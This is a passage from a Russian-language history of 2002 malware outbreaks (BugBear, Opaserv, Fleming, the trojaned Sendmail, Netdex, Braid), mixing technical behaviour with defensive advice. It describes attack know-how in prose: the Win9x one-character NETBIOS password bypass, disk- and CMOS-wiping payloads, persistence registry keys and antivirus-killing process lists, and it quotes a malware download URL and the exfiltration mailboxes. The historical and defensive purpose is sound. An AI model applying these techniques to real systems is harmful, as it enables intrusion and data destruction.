Находить, загружать, выполнять, копировать, записывать, удалять заданные файлы
Передавать «хозяину» информацию о нажатии клавиш[263]
Передавать «хозяину» системную информацию в следующей форме: Пользователь: < имя пользователя > Процессор: < тип используемого процессора > Версия Windows: < версия Windows, номер формирования > Информация памяти: < доступная память, свободная память и т. д. > Локальные диски, их типы (например: фиксированный/сменяемый/RAM диск/CD-ROM/удалённый) и их физические свойства (количество места, доступ на этих дисках и т. д.)
Отслеживать, формировать перечень процессов и передавать его «хозяину»
Передавать «хозяину» информацию о сетевых ресурсах и их типах
Завершать найденные процессы

Затем, когда пользователь соединялся с Интернет, используя подключение модемной связи, «червь» посылал собранную информацию по одному из следующих адресов электронной почты: mshaw@hispostbox.com,

[263] В зашифрованной форме из директории \Windows\System, где она хранится со случайным именем и расширением *.dll.

mannchris@gala.net, gili_zbl@yahoo.com, c.willoughby@myrealbox.com, brdlhow@ml1.net, sc4579@excite.com, jwwatson@excite.com, stevechurchis@excite.com, langobaden@excite.com, jacopo58@excite.com, sctanner@myrealbox.com, erisillen@canada.com, sergio52@mac.com, rvre2736@fairesuivre.com, zr376q@yahoo.com, t435556@email.it, sdsdfsf@callme.as, boxhill@teach.com, stickly@login.pe.kr, vique@aggies.org, sm2001@mail.gerant.com, rwilson@singmail.com.

И в завершение технических деталей: «BugBear» не мог правильно обрабатывать сетевые типы ресурсов, что приводило к передаче информации на общедоступные сетевые ресурсы, включая и принтеры, а это, в свою очередь, вызывало распечатку «мусора» или прерывание нормальной работоспособности периферийных устройств. Сетевые принтеры, естественно, не инфицировались, зато осуществляли попытки печати (до 500 страниц, из-за присутствия служебных символов) необработанной двоичной информации выполняемого программного кода «BugBear». Совершенно очевидно, что такая ситуация приводила к массе потраченных впустую пачек бумаги и картриджей, а также накапливанию в сетевых очередях принтера невыполненных заданий по выводу на печать.

Из Юго-Восточной Азии «BugBear» стал быстро распространяться по всему миру, и уже 30 сентября сообщения о нём поступали из разных частей света. Если взять в качестве примера Западную Европу, то здесь «пальму первенства» следует отдать Великобритании, эксперты которой уже в ночь с 29 на 30 сентября заявили «об обнаружении нового Интернет-червя под названием “Tanatos”[264], распространяющегося по электронной почте и похищающего из компьютеров конфиденциальную информацию». Как мы видим, в первую очередь эксперты были обеспокоены тем обстоятельством, что новый компьютерный вирус делал доступными для электронных

[264] Одно из многочисленных имён «BugBear». См. идентификационную карточку данной вредоносной компьютерной программы.

злоумышленников удалённые компьютерные системы[265], из которых они могли получать информацию персонального и конфиденциального свойства. Если учесть, что, по оценке специалистов, буквально в первые часы по миру распространилось более шести тысяч копий «BugBear», то обеспокоенность компьютерного сообщества становится абсолютно понятной.

15 октября 2002 года представитель компании F-Secure сделал заявление о том, что «по темпам распространения “BugBear” обогнал даже рекордсмена нынешнего года – вирус “Klez”!» Информационное агентство Ananova обнародовало следующий обобщённый совет пользователям по недопущению дальнейшего распространения «BugBear»: «Как обычно, не открывайте все прикреплённые к пришедшим вам сообщениям файлы. И все у вас будет хорошо. Да, и не забудьте поменять старую версию MS Outlook на новую версию The Bat. И никакие вирусы вам будут не страшны».

Совет, без сомнения, хороший, но несколько упрощающий ситуацию. Если заглянуть чуть вперёд, в конец декабря 2002 года, мы увидим, что компания MessageLabs сообщала в своём годовом отчёте следующее: «Хотя самым активным вирусом был “Klez”, больше всего бед в этом году принёс вирус “BugBear”, который в середине октября содержался в каждом 87-м письме. Его двойной метод атаки привёл к тому, что к этому вирусу относились 30% всех сообщений о вирусах, поступивших, например, в ноябре в компанию Sophos, – намного больше, чем у прежнего рекордсмена “Klez”. Даже в разгар эпидемии “Klez” заражал одно из 169 сообщений, а “Yaha” – одно из 268». Обратите внимание: «метод атаки»! Да, правильное поведение пользователя является важнейшим фактором успешной борьбы с компьютерной заразой, и это условие следует признать необходимым, но отнюдь не достаточным. Ведь противоборствующая сторона постоянно ищет и использует новые технологии написания вредоносных компьютерных

[265] Открывал на инфицированных системах так называемый «чёрный ход», который позволял злоумышленникам при помощи Web-интерфейса удалённо просматривать и запускать имеющиеся на «жёстком» диске файлы.

программ, «уязвимости» в применяемых системах безопасности, слабости человеческой психологии и т. д.

Вредоносная компьютерная программа, которую мы сейчас будем рассматривать, так же как и достаточно подробно охарактеризованный нами несколько ранее сетевой «червь» по имени «Slapper», никогда не входила в первую двадцатку основного списка WildList Международной организации WildList. Однако, вопреки изначальной договоренности, нам кажется, что и ему весьма полезно посвятить несколько лишних абзацев текста.

Итак, сейчас объектом нашего внимания станет опасная многокомпонентная вредоносная программа, распространявшаяся как внутри, так и между различными локальными сетями и сочетавшая в себе характеристики сетевого червя и «троянской» программы, появление которой было впервые зарегистрировано 30 сентября 2002 года. Имя этого вредоносного кода, ставшего одним из «лучших» представителей жанра и, естественно, вошедшего в мировую «сокровищницу» вирусописания, – «Opaserv».

Идентификационная карточка вредоносной компьютерной программы	
Имя	Opaserv
Другие названия	Opaserv.a, Opaserv.A, W32/Opaserv, W32/Opaserv-A, W32/Opaserv.worm, Win32.Opaserv, W32.Opaserv.Worm, WORM_OPASERV, Opasoft, Win32.HLLW.Opasoft, Worm.Win32.Opasoft, Bck/Opasoft, I-Worm.Opasoft, I-Worm/Opas, OPASOFT, WORM_OPASOFT, WORM_OPASOFT.A, Worm_Win32_Opasoft, W32/Scrup.worm, W95/Scrup.worm, Scrup, Worm.Win32.Opasoft.aBackDoor-ALB, BackDoor-ALB, Backdoor.Opasoft, Trojan.Win32.KillWin Brasil
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me

Неработоспособен под управлением	DOS/Macintosh/OS/2/UNIX/Linux/Windows 3.x/NT/2000/XP
Страна происхождения	Бразилия
Длина	28672 байта[266]

После инфицирования компьютерной системы «Opaserv» резидентно находился в её оперативной памяти и размножался через общедоступные сетевые диски. После активизации, в зависимости от версии, «червь» создавал в директории Windows на текущем диске файлы под следующими именами: scrsvr.exe, alevir.exe, alevir.dat, aleSout.dat, marco!.scr, instit.bat, svr32.exe, brasil.pif, brasil.exe, puta!!.exe, mqbkup.exe или mstask.exe. Для гарантированного запуска при старте Windows он записывался в ключ системного реестра Run (HKEY_LOCAL_MACHINE) и создавал также файлы scrin.dat, scrout.dat, Mane!!.dat, FDP!!!!.dat или gay.ini в корневом диске C:, что могло служить признаком присутствия инфекции. Создание файлов tmp.ini, win.ini или gay.ini в корневой директории «жёсткого» диска компьютерной системы было необходимо «Opaserv» для того, чтобы впоследствии он мог создавать на инфицированном компьютере несколько необходимых ему файлов – SrvTsk, SrvRes и sccss в директориях hstlst и hlb, использовавшихся в процессе его распространения.

В случае удалённого заражения «червь» изменял \Windows\win.ini, чтобы иметь возможность автоматической загрузки при следующем запуске системы. Кроме того, «Opaserv» создавал объект Mutex[267] с названием, в зависимости от версии, Brasil31415, Srv3231415, mqbkup61616 или ScrSvr31415, что позволяло предотвратить повторное заражение системы. Найдя локальный ресурс, «Opaserv» пытался скопироваться в директорию Windows сетевого компьютера и изменял файл win.ini таким образом, чтобы

[266] В виде упакованного утилитой «UPX» файла.

[267] Объект синхронизации, который устанавливал состояние, когда только один поток владел этим объектом в любой момент времени.

«червь» обязательно выполнялся при перезагрузке локального ресурса Windows. Он создавал копию файла win.ini, файл gay.ini, чтобы можно было восстановить свой запуск через файл win.ini. Получив управление, «Opaserv» посылал через порт 139 (NETBIOS Session Service) специальные пакеты SMB, которые передавали следующие команды:

установление подключения к ресурсу \\hostname\C:, где «hostname» – название инфицируемой компьютерной системы;

выполнение поиска пароля по одному символу, если ресурс защищён паролем[268];

передача своего файла с расширением *.exe, если подключение прошло успешно;

чтение файла Windows\win.ini на инфицируемом компьютере и копирование его на локальный диск с именем C:\tmp.ini;

прибавление команды автоматического запуска для файла с расширением *.exe через C:\tmp.ini.

Во время работы «троянской» процедуры «Opaserv» использовал два своих файла данных ScrSin.dat и ScrSout.dat, в которые записывал временные данные о своих компонентах, зашифрованных сложным криптографическим алгоритмом. В целях собственной модификации «червь» пытался соединиться с Web-сайтом www.opasoft.com, чтобы удалить свои файлы младших версий в директории Windows и в ключах системного реестра. «Троянская» процедура «Opaserv» открывала Web-сайт www.opasoft.com и выполняла следующие действия: скачивала и запускала свою новую версию,

---

[268] При подборе паролей «червь» использовал «уязвимость» в защите операционной системы версий Win9x. Реализация проверки пароля NETBIOS в Win9x такова, что проверяется число символов, присланное «клиентом». То есть, если «клиент» устанавливал длину пароля в 1 символ и посылал пакет с паролем (в формате Plaintext) на сервер, то сервер проверял только первый байт пароля, и, если он совпадал, аутентификация считалась успешной. Таким образом, атакующей системе достаточно было перебрать варианты пароля, состоящего из одного символа.

если таковая присутствовала, а также скачивала и выполняла специальные «скрипт» файлы[269]. Как мы уже упоминали, «Opaserv» распространялся в локальных сетях, на общедоступных «жёстких» дисках и в Интернет через случайно выбранные IP адреса. «Червь» сканировал подсети через порт 137 (NETBIOS Name Service) с открытым ресурсом C: и NETBIOS, по протоколу TCP/IP. По очереди сканировались IP адреса следующих сетей:

1) текущая подсеть и затем, в случае удачи, переход на следующий пункт;

2) две самых близких подсети в настоящее время (если обнаруживалось, что включена служба обслуживания файлов и печати «File and Print Sharing» – инициировалась процедура инфицирования);

3) другие подсети, выбираемые случайным образом.

«Opaserv», с целью последующей посылки их к узлу загрузки, контролировал сетевые имена компьютеров и доменов. «Червь» выполнялся и в том случае, если удалённая компьютерная система перезапускалась. Когда локальная сеть была полностью просканирована, «червь» пытался провести поиск в Интернет и начинал генерировать случайные IP адреса. Имеющий совместно используемые файлы и NETBIOS по протоколу TCP/IP пользователь становился уязвимым для инфицирования.

«Opaserv» обладал деструктивными функциями. Например, когда системная дата попадала во временной интервал с 24 по 31 декабря или значение текущего года становилось больше 2002, «червь» фактически делал компьютерную систему непригодной к работе из-за того, что:

происходило удаление данных на «жёстком» диске инфицированной системы;

---

[269] Поскольку сервер www.opasoft.com был закрыт и по сию пору недоступен, то дальнейшая информация о действиях «троянской» процедуры отсутствует.

посредством записи в CMOS RAM[270] случайных чисел вносились изменения в параметры настройки инициализации и состава аппаратуры;

при рестарте системы уничтожались данные с «жёсткого» диска (для автоматической загрузки файлов «Opaserv» использовался командный файл C:\autoexec.bat);

системные области перезаписывались случайными значениями («электронным мусором»);

перезаписывалась информация начальной загрузки «жёсткого» диска (главного загрузочного сектора) с отображением следующего сообщения: «Illegal Microsoft Windows license detected! You are in violation of the Digital Millennium Copyright Act! Your unauthorized license has been revoked. For more information, please call us at: 1-888-NOPIRACY. If you are outside the USA, please look up the correct contact information on our website, at: www.bsa.org. Business Software Alliance. Promoting a safe & legal online world» («Обнаружена незаконная лицензия Microsoft Windows! Вы нарушаете Закон об авторском праве электронного тысячелетия! Ваша неправомочная лицензия была аннулирована. Для получения более подробной информации, пожалуйста, позвоните нам: 1-888-NOPIRACY. Если вы находитесь вне пределов США, пожалуйста, взгляните на точные контактные данные у нас на Web-сайте: www.bsa.org. Business Software Alliance. Promoting a safe & legal online world»);

для обеспечения работы режима DOS вносились исправления в файлы Windows 9x/ME: C:\IO.sys, C:\command.com, C:\Windows\System\Regenv32.exe;

создавались следующие файлы:

---

[270] CMOS RAM – *проф.* память с невысоким быстродействием и минимальным энергопотреблением от батарейки. Используется для хранения информации о конфигурации и составе оборудования компьютера, а также о режимах его работы. Содержимое CMOS RAM изменяется специальной программой Setup, находящейся в BIOS.

C:\msdos.sys – содержал специальную опцию, которая запрещает отображение эмблемы Windows при запуске системы;

C:\autoexec.bat – содержал команду, необходимую для выполнения «червя»;

C:\boot.ini – заставлял операционную систему загружать и выполнять C:\bootsect.dos, если компьютерная система функционировала под управлением Windows NT/2000/XP;

C:\bootsect.dos – уничтожал все файлы на всех «жестких» дисках (данный файл обязательно загружался и выполнялся, если компьютерная система функционировала под управлением Windows NT/2000/XP);

C:\boot.exe – выполнение этого файла вызывало «подвешивание» системы с последующей инициализацией её перезапуска, в процессе которого происходил запуск компонентов «Opaserv».

Вот такой «подарок» компьютерному сообществу был преподнесён в последний день сентября, а уже 1 октября в Интернет была зафиксирована первая эпидемия, причиной которой стал «Opaserv». Он прочно обосновался среди наиболее распространённых вредоносных программ, вызвав многочисленные инциденты во многих странах мира, в том числе и в России. Сообщения о случаях заражения поступали из Франции, Германии, Англии, Кореи и других стран, причём, несмотря на принимавшиеся меры, количество обращений продолжало расти.

На «пике» своей активности, например, в России, доля обращений в связи с «Opaserv» в службу технической поддержки «Лаборатории Касперского» достигала 40% и, принимая во внимание такой поворот событий, специалисты этой компании рекомендовали для предотвращения возможного проникновения «червя» в компьютерные системы проведение следующих действий. Домашним пользователям следовало проверить, запущена ли на компьютере служба распределённого использования файлов и принтера. Для этого достаточно было щёлкнуть правой клавишей «мышки» на пиктограмме «Сетевое окружение» (Network Neighborhood), выбрать

пункт «Свойства» (Properties) и нажать на кнопку «Доступ к файлам и принтерам» (File and Print Sharing). Открывшееся окно показывало текущее состояние службы, и, если доступ к ресурсам компьютера был установлен неправильно, можно было внести соответствующие исправления. В том случае, если доступ к диску C: был открыт преднамеренно, следовало удостовериться, что он защищён паролем длиной не меньше двух символов. Системным администраторам рекомендовалось запретить доступ к портам 137 и 139 с компьютеров вне локальной сети. У всех компьютеров, которым необходимо обмениваться данными по этим портам с внешними сетями, важно было проверить список общих ресурсов и по возможности защитить их паролем. Интернет-провайдерам также рекомендовалось закрыть порты 137 и 139 своих клиентов и открывать их только по требованию, в случае выполнения специфических задач.

Кстати, обратите внимание на то обстоятельство, что рассмотренная нами вредоносная компьютерная программа, как и многие другие представители «электронной заразы», была упаковка любимой вирусописателями специальной утилитой сжатия файлов UPX. Такой приём позволяет автору вируса сократить размер файла-носителя «червя», изменить его «внешний вид» и т. п. Проблема архиваторов и утилит сжатия стала общим местом в современной компьютерной вирусологии. «Для того чтобы сделать вредоносную программу неузнаваемой для антивируса, достаточно упаковать её “компрессором”, не меняя её фактический функционал. После этого разработчику антивируса необходимо будет внести в антивирусную базу процедуры обнаружения этой упакованной версии, на что иногда уходит до нескольких дней. За это время вредоносная программа может проникнуть на компьютеры пользователей и нанести непоправимый вред», – обобщило и популяризировало мнение специалистов по этому поводу в своей заметке от 21 октября 2002 года известное Интернет-издание CNews.

Если же говорить о проблеме в целом, то связанные с эпидемией «Opaserv» события в который раз наглядно показали, к чему приводит

несоблюдение пользователями и администраторами компьютерных систем правил, норм и требований компьютерной безопасности. Казалось, что широкомасштабные эпидемии таких печально известных монстров, как «BugBear», «Nimda», «BadTrans», «Klez» или «Yaha», должны были стать серьёзным уроком для миллионов и миллионов пользователей, пострадавших от них по всему миру. Однако все увещевания специалистов зачастую манкировались с достойным лучшего применения упорством. Как мы помним, 2001 год вообще явился рекордным по количеству появлений и распространению по Интернет почтовых червей и даже получил название «The year of the virus» («Год вирусов»), а появление двух одиозных вирусов «Nimda» и «Badtrans» стало новой вехой в компьютерной вирусологии. К сожалению, приходится констатировать, что за прошедший год изменилось многое, но неизменным остался главный фактор распространения вредоносных компьютерных программ, в частности таких, как «Opaserv»: успех компьютерных вирусов предопределяется не только разнообразными технологиями написания и проникновения в компьютерные системы и локальные сети, но и непринятием своевременных мер по закрытию известных «уязвимостей» в системе безопасности.

10 октября разработчики антивирусных систем безопасности сообщили об обнаружении многокомпонентной вредоносной программы по имени «Fleming»[271] (другие названия – Rodok, W32/Rodok-A, BR2002, W32.HLLW.Henpeck, W32/Fleming.worm), рассылающей себя по всем адресам из списка контактов при помощи популярного Интернет-пейджера Windows (.NET) Messenger. Вредоносная программа содержала «троянский» компонент, который похищал регистрационную информацию известных компьютерных игр «Counter-Strike» и «Half-Life», а также пытался скачать из Интернет, а потом запустить на выполнение другие вредоносные программы.

[271] «Fleming» (англ.) – «Фламандец».

Итак, «Fleming» представлял собой 32-х битное приложение Windows (файл .exe) размером 53248 байт, написанное на языке программирования Visual Basic. Используя методы социальной инженерии, «Fleming» старался отвлечь внимание пользователей и заставить их перекачать с Web-сайта якобы интересную программу. В оригинале сообщение выглядело следующим образом: «Hey!! Could you please check out this program for me? I made it myself and want people to test it. Its a readme with the program that explains what it does! http://home.no.net/downl0ad/BR2002.exe – There you can download it! give me advices on what to upgrade please!!» («Привет!! Не могли бы Вы проверить эту программу для меня? Я написал её сам, и теперь хочу, чтобы кто-то её протестировал. Вместе с программой есть файл readme, который объясняет, что нужно делать! Программу можно скачать здесь: http://home.no.net/downl0ad/BR2002.exe! Пожалуйста, передайте мне свои рекомендации о том, что необходимо усовершенствовать!!)

Однако указанный в сообщении Интернет-адрес содержал копию «червя», и, если пользователь скачивал указанную программу и запускал её, «Fleming» пытался загрузить из Интернет «Troj/Brat», открывающий в поражённой компьютерной системе «чёрный ход» для электронного взломщика. После этого «червь» выводил на экран монитора интерфейс генератора ключей к компакт-дискам с программным обеспечением, но на самом деле этот генератор не умел создавать какие-либо ключи. Выполнялось диаметрально противоположное действие: «Fleming» пытался похитить ключи к дискам с компьютерными играми «Half-Life» и «CounterStrike».

11 октября эксперты организации CERT сообщили об обнаружении в исходном коде пакета Sendmail 8.12.6 «троянского коня». Дистрибутив, хранившийся на ftp-сервере разработчиков Sendmail, был модифицирован неизвестным злоумышленником. «Троянские» программы находились в файлах с именами sendmail.8.12.6.tar.Z и sendmail.8.12.6.tar.gz.

Интересно, что модифицированные версии Sendmail появились на ftp.sendmail.org 28 сентября, а обнаружили и удалили их лишь 6 октября, а сообщили об этом факте только еще через пять дней. Завидная оперативность! Причём, по информации CERT, исходный код Sendmail, загруженный в этот период по протоколу HTTP, якобы не содержал «троянской» программы, хотя и в этом случае эксперты рекомендовали соблюдать осторожность. «Троянский конь» активизировался при сборке пакета и запускал процесс, который пытался соединиться с определённым Web-узлом в Интернет, используя для этого локальный порт 6667/tcp. Кроме того, запущенный процесс позволял злоумышленнику получить доступ к инфицированному компьютеру с правами того пользователя, который занимался компиляцией и компоновкой Sendmail. После перезагрузки компьютера активизации «троянской» программы не происходило – она происходила только в случае повторной сборки пакета Sendmail 8.12.6.

Всем пользователям, кто загружал исходный код Sendmail в период с 28 сентября по 6 октября, CERT рекомендовал произвести повторную загрузку исходных кодов с официального Web-сайта Sendmail, а код, загруженный из других источников или с FTP-сайта Sendmail в опасный период, рекомендовалось подвергнуть проверке на целостность. В частности, программный код, в котором присутствовала «троянская» программа, не содержал цифровой подписи Pretty Good Privacy (PGP)[272], которая имелась в немодифицированных исходных кодах. Еще одним способом была проверка контрольных сумм. Еще CERT рекомендовал вообще запретить соединение с Интернет через порт 6667 и производить компиляцию и компоновку Sendmail из-под учётной записи с ограниченным набором прав.

16 октября 2002 года информационный портал Компьюлента сообщил, что в Рунет зафиксированы факты заражения новой сложной

[272] Pretty Good Privacy (PGP) – *проф.* система PGP, то есть набор алгоритмов и программ для высоконадёжного шифрования сообщений с использованием открытых ключей.

многокомпонентной вредоносной «троянской» программой по имени «Netdex», которая была написана в России[273] и использовала «уязвимость» Microsoft VM ActiveX Component Vulnerability в системе безопасности Microsoft Virtual Machine[274], проникая в компьютер при посещении пользователем инфицированного Web-сайта. Размещённая на этом Web-сайте «скрипт» программа загружала в инфицируемую компьютерную систему основные компоненты «Netdex», и они, в свою очередь, записывали на «жёсткий» диск компьютера «троянскую» программу типа backdoor, которая позволяла электронным взломщикам незаметно от пользователя управлять компьютерной системой: создавать, удалять и копировать файлы, отсылать электронные письма, выводить на экран монитора специальные сообщения и пр. Причём перечень backdoor-команд «Netdex» загружал с того же заражённого Web-сайта. Подчеркнём, что «Лаборатория Касперского» оперативно предприняла все необходимые меры для закрытия этого Web-сайта, и таким образом основной очаг инфекции был ликвидирован. Тем не менее, высказывания большинства специалистов были выдержаны в следующей тональности: «…это не значит, что компьютерам, на которых не установлена заплатка для упомянутой выше бреши, больше ничего не грозит. Пользователям Internet Explorer версий 3.0–5.5 рекомендуется установить специальную “заплатку” для системы безопасности Windows».

Компьютерные вирусы продолжали оставаться настоящим бедствием для рабочих станций и домашних компьютеров, имеющих постоянное

---

[273] Проведённый специалистами анализ программного кода показал российское происхождение «Netdex». В частности, в программе присутствовали строки на русском языке и ссылки на домены зоны RU.

[274] Virtual Machine – *проф.* виртуальная машина. Это совокупность вычислительных ресурсов, реализующая поведение некоторого реального компьютера. На одном реальном компьютере может быть построено несколько виртуальных машин, каждая из которых выполняет свою программу и не препятствует работе другой виртуальной машины.

проводное подключение к Интернет по модему или DSL[275], оказывая крайне негативное влияние на жизнь миллионов пользователей и владельцев компьютерных систем во всём мире. Однако в связи с ростом популярности беспроводных устройств и беспроводного доступа к концу 2002 года отчётливо наметилась новая область беспокойства.

Хотя текущая статистика и показывала, что количество беспроводных атак ещё весьма незначительно, – «уязвимости» в платформах данных устройств существовали, были известны экспертам, а это прямая дорожка к тому, чтобы всё интенсивнее использоваться вирусописателями. Тем более что основные угрозы здесь связаны с такими «любимыми» вирусописателями проявлениями, как мошенничество, вандализм, нарушение и хищение личной и конфиденциальной информации. Аналитические отчёты и другие материалы того времени показывали, что «…уже существуют вирусы для устройств Palm, удаляющие программное обеспечение и гасящие экран. В области мобильной телефонии компьютерные злоумышленники создали вирус, рассылающий тысячи сообщений пользователям телефонов в Испании через шлюз провайдера передачи почтовых писем на телефон и т. п.»[276].

Очень часто конечной целью компьютерного вируса является не само портативное устройство – оно выступает здесь в роли переносчика вируса, передавая его в момент синхронизации на основной компьютер. Карманное устройство может стать «носителем» вредоносной программы в момент синхронизации с другим персональным компьютером, при получении беспроводной электронной почты, через инфракрасную передачу данных. Вполне естественно, что по мере роста числа пользователей беспроводных устройств опасность передачи компьютерных вирусов в корпоративные сети всё более и более увеличивается. Проникновение компьютерного вируса в корпоративную сеть в процессе синхронизации персонального компьютера с

[275] DSL (Digital Subscriber Line) – *проф.* цифровая абонентская линия.

[276] Внимательный читатель без сомнения помнит, что, начиная с 2000 года, мы упоминали такие программы: «Liberty», «Phage»; но не акцентировали на них внимания.

инфицированным карманным устройством вполне способно свести на нет все попытки администратора системы заблокировать возможные точки входа компьютерных вирусов.

Кроме того, разумеется, пользователи, получившие электронную инфекцию в результате осуществления беспроводной связи, подвержены высокой степени риска потери данных, разрушения файлов и снижения производительности компьютеров. «Другая угроза существует в новом типе беспроводного подключения к Ethernet, получающего распространение в аэропортах, корпорациях и университетах. WiFi-сети позволяет получить быстрый, беспроводный доступ к Интернет через шлюзы во многих публичных местах. Кроме того, уже сейчас пользователи во многих аэропортах могут получить доступ к Интернет посредством недорогой карты беспроводного Ethernet», – высказывал своё мнение один из западных экспертов.

К сожалению, уже тогда сети стали целью для электронных взломщиков частных и корпоративных систем. Поэтому наилучшей защитой для подобных сетей является серия точечных защитных решений на ноутбуках, предотвращающих заражение вирусами и потенциальные хакерские атаки. Отрицательным фактором было и то, что в 2002 году точная оценка и научный прогноз опасности беспроводных вирусов были практически невозможны. Но стало абсолютно очевидным, что существует некая «критическая масса», которая должна быть набрана до того, как угроза пользователям беспроводной технологии станет предсказуемым и прогнозируемым явлением. Чем большее количество пользователей будет использовать данные технологии, чем дольше они будут существовать на рынке, тем большее число пользователей будет подвержено риску. Это стало ещё одной причиной того, что внимание специалистов к вредоносным программам, нацеленным на беспроводные технологии, начало постепенно расти.

Вирус-червь по имени «Braid»[277], использующий с целью проникновения в систему «уязвимость» в системе безопасности MS Internet Explorer, связанную с некорректной обработкой заголовков MIME (Incorrect MIME Header Can Cause IE to Execute E-mail Attachment), впервые был обнаружен 1 ноября 2002 года[278]. Сразу несколько антивирусных компаний сообщили о появлении в Интернет нового вируса-червя, который распространяется по электронной почте. Он не был предназначен для похищения информации с заражённых компьютеров, но включал в сообщения дальнейшей почтовой рассылки серийный номер Windows инфицированного компьютера.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Braid
Другие названия	Braid-A, W32/Braid, W32/Braid.A, W32/Braid-A, W32/Braid@MM, W32/Braid.a@mm, W32/Braid.A-mm, Win32/Braid.Worm, Win32.Braid, Win32.Braid.A, Bride, W32/Bride, Brid, W32/Brid.A@MM, W32.Brid, W32.Brid.A@mm, Win32/Brid, Win32/Brid.A, Win32/Brid.A@MM, Bridex, W32/Bridex.A@mm, I-Worm.Bridex, I-Worm.Bridex.a, Win32.HLLM.Generic.95, Bradex, BRID, PE_BRID, PE_BRID.A, WORM_BRID, WORM_BRAID, WORM_BRAID.EML, PE_BRID, PE_BRID.A
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x

[277] «Braid» (англ.) – «Шнур», «Оплётка», «Коса».

[278] В январе 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Страна происхождения	Соединённые Штаты Америки
Длина	114687 байтов

Распространявшийся по электронной почте «Braid» разносил новый вариант вируса «FunLove» и поражал машины, работающие под управлением операционной системы Windows. Распространение «червя» осуществлялось с использованием собственной реализации протокола SMTP, что существенно увеличивало нагрузку на почтовые серверы. «Braid» обладал возможностью распространяться по доступным для совместного использования дискам локальной системы. Отличить опасное послание можно было по пустой строке темы и приложению readme.exe. При двойном нажатии на кнопку «мыши» на пиктограмме приложения «червь» копировал штамм вируса «FunLove» под названием bride.exe («невеста») в локальную систему и вносил изменения в системный реестр так, чтобы автоматически перезапускаться при каждом новом старте операционной системы Windows. «За счёт использования уязвимого места MS Outlook, MS Outlook Express и MS Internet Explorer новый “червь” мог запуститься без вмешательства пользователя», – предупреждали пользователей представители британской компании-производителя антивирусного программного обеспечения Sophos. «Braid» сканировал адресную книгу MS Outlook и рассылал себя по всем найденным в ней адресам.

Итак, после попадания в компьютер пользователя «червь» помещал в системную директорию операционной системы Windows свою вирусную копию – файл с названием regedit.exe (в операционной системе уже существовал файл с таким же названием, но только в директории Windows). Для обеспечения автоматического запуска своих вредоносных копий в реестровую запись HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ «червь» добавлял данные: regedit=C:\Windows\System\regedit.exe. Также в системную директорию Windows «Braid» помещал файлы bride.exe и

msconfig.exe, которые впоследствии инфицировали все исполняемые файлы с расширениями *.exe, *.ocx и *.scr на локальных и доступных для совместного пользования «жёстких» дисках локальной системы. Запускаемый «червём» файл bride.exe содержал код вируса «FunLove.4608». Файл msconfig.exe перезаписывал своей вирусной копией существующий в операционной системе файл с аналогичным названием, после чего восстановление последнего становилось возможным только с инсталляционного диска. На «Рабочий стол» пользователя «Braid» помещал ещё две свои копии: файл explorer.exe, который являлся копией «червя», и файл help.eml, являвшийся инфицированным почтовым сообщением, наличие которого в незащищённой системе позволяло «червю» проникать в компьютерную систему даже без открытия почтового вложения.

Давайте подытожим основные признаки инфицирования компьютерной системы пользователя:

в почтовом ящике оказывались сообщения с вложением readme.exe;

в системной директории Windows появлялись файлы bride.exe, msconfig.exe и regedit.exe;

на «Рабочем столе» пользователя оказывались размещёнными ярлыки файлов explorer.exe и help.eml;

в ветви системного реестра HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ скрытно от пользователя появлялась запись regedit=%system%\regedit.exe;

Для реализации процедуры автоматической рассылки «червь» использовал адреса, обнаруженные им в файлах формата *.dbx и *.htm на локальном диске и адресной книге MS Outlook. В поле «Отправитель» «червь» вписывал вымышленный адрес, и, как следствие, становилось невозможным определение того, откуда в действительности было получено инфицированное сообщение.

Интересно, что в целях маскировки своего присутствия «Braid» при помощи специального информационного сообщения «представлялся»

несуществующей антивирусной программой с весьма претенциозным именем «Anti-virus World system» от «Trend Microsoft Inc.»[279]. На самом же деле он пытался завершить работу некоторых антивирусных средств и программ межсетевой защиты, проверяя приложения на наличие следующих сочетаний: *.dbg, *.mon, *.vir, *.iom, *.anti, *.fire, *.prot, *.secu, *.view, *.debug. Также он пытался остановить системные процессы, имеющие следующие фразы: MST, MS _, -S, _NP, VIEW, IRMON, SMTPSVC, MONIKER, PROGRAM. «Braid» останавливал эти процессы, посылая команды API – «TerminateProcess».

Особенно неприятным было то, что для дезинфекции заражённой машины приходилось не только использовать антивирусные программы, имеющие средства удаления вируса «FunLove», но иногда возникала необходимость и в переустановке всей операционной системы, чтобы восстановить системные файлы, испорченные «Braid».

В самом начале своего распространения в Интернет «Braid» действовал не слишком-то быстро, и никаких особых достижений или рекордов за ним не водилось[280], но постепенно, несмотря на не слишком убедительную маскировку, он взял своё и вошёл в число самых распространённых вредоносных компьютерных программ в мире, вызывая, как и положено, эпидемии, скандалы и недоразумения. К примеру, в ночь с 7 на 8 ноября 2002 года компьютерными злоумышленниками была проведена удалённая атака на сервер рассылки новостей «Лаборатории Касперского». В результате атаки группе злоумышленников удалось разослать подписчикам электронных новостей этой компании письмо, содержащее червя «Braid». «К сожалению, атаки на серверы разработчиков антивирусов случаются довольно часто. За последние годы наша компания стала одним из основных

---

[279] «Anti-virus World system» (англ.) – «Всемирная антивирусная система»

[280] Например, серверы английской компании MessageLabs, сканирующие электронную почту корпоративных клиентов, «отлавливали» всего лишь по несколько сотен копий «Braid» в сутки.

игроков антивирусного рынка, и это привлекает внимание всё большего количества злоумышленников, регулярно пытающихся взломать наши серверы. В настоящий момент мы проводим расследование для выявления причин и источников атаки и принимаем необходимые меры для усиления системы безопасности, которые позволят исключить подобные инциденты в будущем», – комментировал случившееся руководитель антивирусных исследований Касперский. Так-то оно так, но приносить официальные извинения уже в который раз все равно пришлось.

